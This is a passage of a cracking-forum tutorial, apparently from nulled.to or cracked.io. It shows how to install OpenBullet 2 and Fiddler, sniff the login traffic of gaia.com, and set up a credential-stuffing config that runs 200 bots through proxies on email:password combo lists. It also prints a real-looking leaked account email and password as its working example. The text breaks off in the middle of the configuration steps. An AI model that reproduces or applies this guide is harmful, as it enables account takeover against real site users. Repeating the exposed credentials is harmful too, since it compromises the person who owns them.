

BY SUBATOMIC

SubAtomic - Viewing Profile

SubAtomic:
nulled.to



<https://www.nulled.to/user/826572-subatomic>



CRACKED.IO

BEYOND THE LIMITS

Profile of SubAtomic on Cracked.io

cracked.io

<https://cracked.io/SubAtomic>

Please **Like** If you Reply to unlock the content, It costs you nothing and it lets me know if this thread is even worth updating.

If you follow this guide from start to finish you should have a good grasp on how to get started with making your own configs using the new and updated version of OpenBullet. If you've been trying to get into Cracking, this is the place and Software to start with.

This guide took me a long time to document, This is a guide explaining how to install OB2, where to find OB2, which Fiddler version to get, How to set up OB2 and Fiddler to sniff traffic and how to make your very own first config.

If you enjoyed this guide please share the love and let me know if it was useful to you.

If you want 1 on 1 mentoring, PM me your discord username and we can discuss things...

FIDDLER SETUP

Make sure you have Fiddler installed.

One of the most important tools you will ever use except for OB2 is Fiddler.

Make sure you are installing **Fiddler 4 Classic**

I don't have anything against the "NEW" version of Fiddler (Fiddler anywhere) my guide just calls for it and I find Fiddler 4 easier to use, the hotkeys and layout of Fiddler 4 are also beginner friendly.

[FIDDLER DOWNLOAD LINK](#)


Now that you have Fiddler installed, make sure you **Install the certificate** required to capture traffic from your web pages.

Follow the instructions in the link below.

[CERTIFICATE SETUP LINK](#)



Once you have installed Fiddler and have installed its certificate make sure you copy these settings 1:1


Click tools > options.



Where it says Protocols click the **blue text** and copy+paste these settings. This ensures that you are sniffing traffic through all the protocols you need for now.

<client>;ssl3;tls1.0;tls1.1;tls1.2





Click OK to **save** the settings and you are done with setting up Fiddler.

OPENBULLET 2 SETUP

Now that we are done with Fiddler you need to download OpenBullet 2 from its GITHUB repo.

Mare sure you download the **.ZIP** file.

[GITHUB DOWNLOAD LINK](#)

Once you have downloaded unzip the file wherever you find convenient.

it **should** look like this screenshot below.

Name	Date modified	Type	Size
Microsoft.CodeAnalysis.Scripting.dll	12/11/2020 00:15	Application extens...	134 KB
Microsoft.CodeAnalysis.Workspaces.dll	12/11/2020 00:16	Application extens...	3,109 KB
Microsoft.Data.Sqlite.dll	26/11/2020 05:31	Application extens...	148 KB
Microsoft.DotNet.PlatformAbstractions.dll	17/06/2020 05:37	Application extens...	23 KB
Microsoft.Dynamic.dll	16/11/2020 18:06	Application extens...	810 KB
Microsoft.EntityFrameworkCore.Abstracti...	26/11/2020 05:31	Application extens...	28 KB
Microsoft.EntityFrameworkCore.dll	26/11/2020 05:31	Application extens...	1,783 KB
Microsoft.EntityFrameworkCore.Relationa...	26/11/2020 05:31	Application extens...	1,225 KB
Microsoft.EntityFrameworkCore.Sqlite.dll	26/11/2020 05:31	Application extens...	179 KB
Microsoft.Extensions.DependencyInjection...	26/11/2020 01:59	Application extens...	73 KB
Microsoft.Extensions.DependencyModel....	19/10/2020 19:49	Application extens...	68 KB
Microsoft.IdentityModel.JsonWebTokens....	13/10/2020 01:21	Application extens...	62 KB
Microsoft.IdentityModel.Logging.dll	13/10/2020 01:23	Application extens...	25 KB
Microsoft.IdentityModel.Tokens.dll	13/10/2020 01:27	Application extens...	850 KB
Microsoft.Scripting.dll	16/11/2020 18:06	Application extens...	133 KB
Microsoft.Scripting.Metadata.dll	16/11/2020 18:06	Application extens...	87 KB
Microsoft.VisualStudio.Web.CodeGenerat...	03/12/2020 20:18	Application extens...	24 KB
Microsoft.VisualStudio.Web.CodeGenerat...	03/12/2020 20:18	Application extens...	72 KB
Microsoft.VisualStudio.Web.CodeGenerat...	03/12/2020 20:18	Application extens...	35 KB
Microsoft.VisualStudio.Web.CodeGenerat...	03/12/2020 20:18	Application extens...	68 KB
Microsoft.VisualStudio.Web.CodeGenerat...	03/12/2020 20:18	Application extens...	29 KB
Microsoft.VisualStudio.Web.CodeGenerat...	03/12/2020 20:18	Application extens...	34 KB
Microsoft.VisualStudio.Web.CodeGenerat...	03/12/2020 20:18	Application extens...	185 KB
Newtonsoft.Json.dll	09/11/2019 00:56	Application extens...	678 KB
OpenBullet2.deps.json	11/05/2021 19:22	JSON File	279 KB
OpenBullet2.dll	11/05/2021 19:22	Application extens...	964 KB
OpenBullet2.exe	11/05/2021 19:22	Application	126 KB
OpenBullet2.pdb	11/05/2021 19:22	PDB File	213 KB
OpenBullet2.runtimeconfig.json	20/03/2021 20:52	JSON File	1 KB
OpenBullet2.Views.dll	11/05/2021 19:22	Application extens...	30 KB
OpenBullet2.Views.pdb	11/05/2021 19:22	PDB File	25 KB

Now you need to go into the extracted folder and run Updater.exe

this ensures that your version of OB2 is up to date, from now on you no longer need to manually check

for updates as you will see a notification on the bottom left of your OB2 dashboard when you have an update.

We have now successfully downloaded and extracted almost all the files we need, **except one**.

if you want to make configs that use credentials from a wordlist / combo you need a certain configuration file called**Environment.ini**

Environment.ini CONFIGURATION DOWNLOAD

Copy and paste this file into you OpenBullet 2 folder under this specific location **OpenBullet2/UserData/**

Click Copy and Replace if Windows asks you what to do with the file

You are now ready to start OpenBullet 2 and make your very own config.

MAKING YOUR FIRST CONFIG

For this guide we are going to make a config for the website **gaia.com**

First you will need to open Fiddler.


If you have a lot of information on the left hand side already, click CTRL+X to clear everything and start fresh.

You now need to go to the top left side of your fiddler UI and check that **File > Capture Data**

is **UNCHECKED**. You will need to check this later when we begin sniffing traffic from gaia.com

Make sure that you click the button labeled as "Decode" on the top left Fiddler, now Fiddler will automatically decode the target traffic that we are sniffing.


everything should look nice and clean, like the screenshot below.



Lets go to google and do some research on our target website now.

some websites have their own specific login page, and at first glance gaia does not look like it has one.

straight away you can see that you have to load the initial web page, click on log in to the top right and enter in the details in the drop down menu.



This looks like a good place to start sniffing the webpage but on closer inspection, we can get to a smaller sized page if we type

gaia.com/login

into our browser.

Now this page looks a lot cleaner and has less images and text, finding the cleanest starting point to start our config ensures that OB2 has the least content to load as possible, maximizing our data usage efficiency and over all speed of the config.

example.

 gaia
BETA

GAIA IS TRANSFORMING

The new Gaia.com features lightning fast video delivery, personalized recommendations and improved navigation. Additional improvements to the site will roll out continuously over the next months.

As you explore the new site, please share your thoughts using the feedback widget at the bottom of the screen or email us at betafeedback@gaiacom. For more information visit our [FAQs](#). We look forward to evolving together.

Log in below to experience the new Gaia.com.

 Log In

Now we have established a starting points we need to start sniffing the traffic using fiddler.

Make sure you enable capture in fiddler now, like I explained earlier. you can enable and disable it using **F12**

Lets load up a private session in chrome and load in our target page, which will be gaia.com/login

You will notice that fiddler will start registering a bunch of sniffered traffic, this is

a good thing, we are now on track to making our config.

click **LOGIN**

For this guide we will be working with a **VALID** account.

drgonzalez28@cox.net:maXX6269

the email and password are separated by the ":"

and type in a **EMAIL** and **PASSWORD** and attempt to login, first we will make sure that our login fails by entering an**incorrect password**, this will be crucial to getting the correct keyword to tell OB2 what to do when it runs a invalid email and password.

make sure that the incorrect password you entered is easily remembered, I will use TESTPASS123

by using this unique password we will be able to search for it in fiddler to find **where exactly the login point is**.

we should now see an invalid / incorrect password notification.



Log In

Sorry, unrecognized username or password. If you continue to have issues, please contact customer support at www.gaia.com/contact.

USERNAME OR EMAIL

PASSWORD

[Forgot Password](#)

[New To Gaia? View Options & Sign Up.](#)

[Contact Customer Service](#)

Make sure you write some important keywords down, we will write down and save

"unrecognized username or password".

This should be sufficient enough to search and find what we are looking for in fiddler to create a keyword
to instruct OB2 regarding a failed login attempt.

Next we will initiate a real login, we are now entering the account and preparing OB2

to know what to do when it runs a **VALID** hit, and also capture the data we want printed in the hit database and bot logger.

We proceed to log in with the **correct** details

At this point, I would continue to go into the **account details** within the website but I know that we don't need to for this particular website.

this is where we would usually find subscription statuses and so on, feel free to dig deeper with other websites, you never know what sweet stuff you will uncover for capture data.

Lets go back to Fiddler and press **F12** as we have everything we need for now, this will pause the capture session and allow us to freely look through the sniffed data.

Fiddler should now have a lot of registered data to your left hand side.

1	200	HTTP	Tunnel to	www.gaia.com:443	0	
2	200	HTTP	Tunnel to	play.google.com:443	0	
3	200	HTTPS	www.gaia.com	/login	78,744	max-ag...
4	200	HTTPS	play.google.com	?format=json&hasfast...	131	private...
5	200	HTTPS	www.gaia.com	/assets/1.380.39/styles.b...	843,772	max-ag...
6	200	HTTP	Tunnel to	cdn.scarabresearch.com:...	0	
7	200	HTTP	Tunnel to	www.gaia.com:443	0	
8	200	HTTP	Tunnel to	www.gaia.com:443	0	
9	200	HTTP	Tunnel to	www.gaia.com:443	0	
10	200	HTTP	Tunnel to	www.gaia.com:443	0	
11	200	HTTP	Tunnel to	static.zdassets.com:443	0	
12	200	HTTP	Tunnel to	cdn.optimizely.com:443	0	
13	200	HTTPS	www.gaia.com	/assets/1.380.39/135.2b...	135,026	max-ag...
14	200	HTTP	Tunnel to	fonts.googleapis.com:443	0	
15	200	HTTPS	www.gaia.com	/assets/1.380.39/102.18...	6,110	max-ag...
16	200	HTTPS	www.gaia.com	/assets/1.380.39/138.66...	33,800	max-ag...
17	200	HTTPS	www.gaia.com	/assets/1.380.39/main.1c...	1,691...	max-ag...
18	200	HTTPS	static.zdassets.com	/ekr/snippet.js?key=8cc6f...	19,961	public, ...
19	200	HTTP	ocsp.digicert.com	/MFEwTzBNMEswSTAJBgU...	471	max-ag...
20	200	HTTPS	cdn.scarabresearch...	/js/19C0861C4D902C4F/s...	107,505	max-ag...
21	200	HTTPS	fonts.googleapis.com	/css?family=Material+Icons	568	private...
22	200	HTTP	Tunnel to	static.scarabresearch.co...	0	
23	200	HTTP	Tunnel to	www.googletagmanager....	0	
24	200	HTTPS	www.gaia.com	/assets/1.380.39/cb32ae...	1,943	max-ag...
25	200	HTTPS	www.gaia.com	/assets/1.380.39/5eb1e1...	975	max-ag...
26	200	HTTPS	www.gaia.com	/assets/1.380.39/6b11de...	118,985	max-ag...
27	200	HTTPS	www.gaia.com	/assets/1.380.39/d46a8e...	2,703	max-ag...
28	200	HTTP	Tunnel to	www.gaia.com:443	0	
29	200	HTTPS	www.gaia.com	/assets/1.380.39/f4dacde...	46,108	max-ag...
30	200	HTTPS	www.gaia.com	/assets/1.380.39/5efd8b...	41,284	max-ag...
31	200	HTTPS	www.gaia.com	/assets/1.380.39/7d38fa...	22,108	max-ag...
32	200	HTTPS	www.gaia.com	/assets/1.380.39/d527c1...	14,352	max-ag...
33	200	HTTPS	cdn.optimizely.com	/js/401751626.js	297,788	max-ag...
34	200	HTTPS	www.gaia.com	/assets/1.380.39/809a94...	22,303	max-ag...
35	200	HTTPS	www.gaia.com	/assets/1.380.39/3ec608...	38,812	max-ag...
36	200	HTTPS	www.gaia.com	/assets/1.380.39/be536f...	799	max-ag...
37	200	HTTPS	www.gaia.com	/assets/1.380.39/7d796f...	4,280	max-ag... ▾

Lets minimize Fiddler now and start building our config in OB2

Go into the OpenBullet 2 directory and run Openbullet.exe

You can access the Dashboard by going into Chrome (or any browser) and typing in:

<http://localhost:5000/>


on the left hand side click

CONFIGS

and on the top you will see a button with green outlines saying NEW

Click NEW.

You will be taken to this window where we will name our config and set up some parameters so OB2 knows what to do with the data we give it.



Type in the config name, Author, and choose a logo if you want... The logo is not mandatory and the same applies for category.

CLICK settings to start configuring some important parameters.

Once we have done this we should arrive on this window below where we will type

BOTS: 200

and **CHECK** the "Use Proxies" selector.

This tells OB2 to use the proxies provided and to use 200 bots, some websites do not require proxies, some websites need a lot less bots, you will figure this out on your own as you get more experiences.

General

Suggested amount of Bots
200

CPM Limit (0 for no limit)
0

Save empty captures too ■

Statuses for which the bot will continue / stop

SUCCESS

NONE

FAIL

RETRY

BAN

ERROR

CUSTOM

FREE

EXPIRED

2FACTOR

→ ←

Proxies

Use proxies

Scroll down to see the rest of our parameters and when you get to "DATA", click **MailPass**

so it gets passed to the left hand side, this tells OB2 that our website takes in DATA in the form of

EMAIL and PASSWORD

If you have a website that logs in using USER and PASSWORD, you will need to specify it in the same way we did with MailPass, but as UserPass.

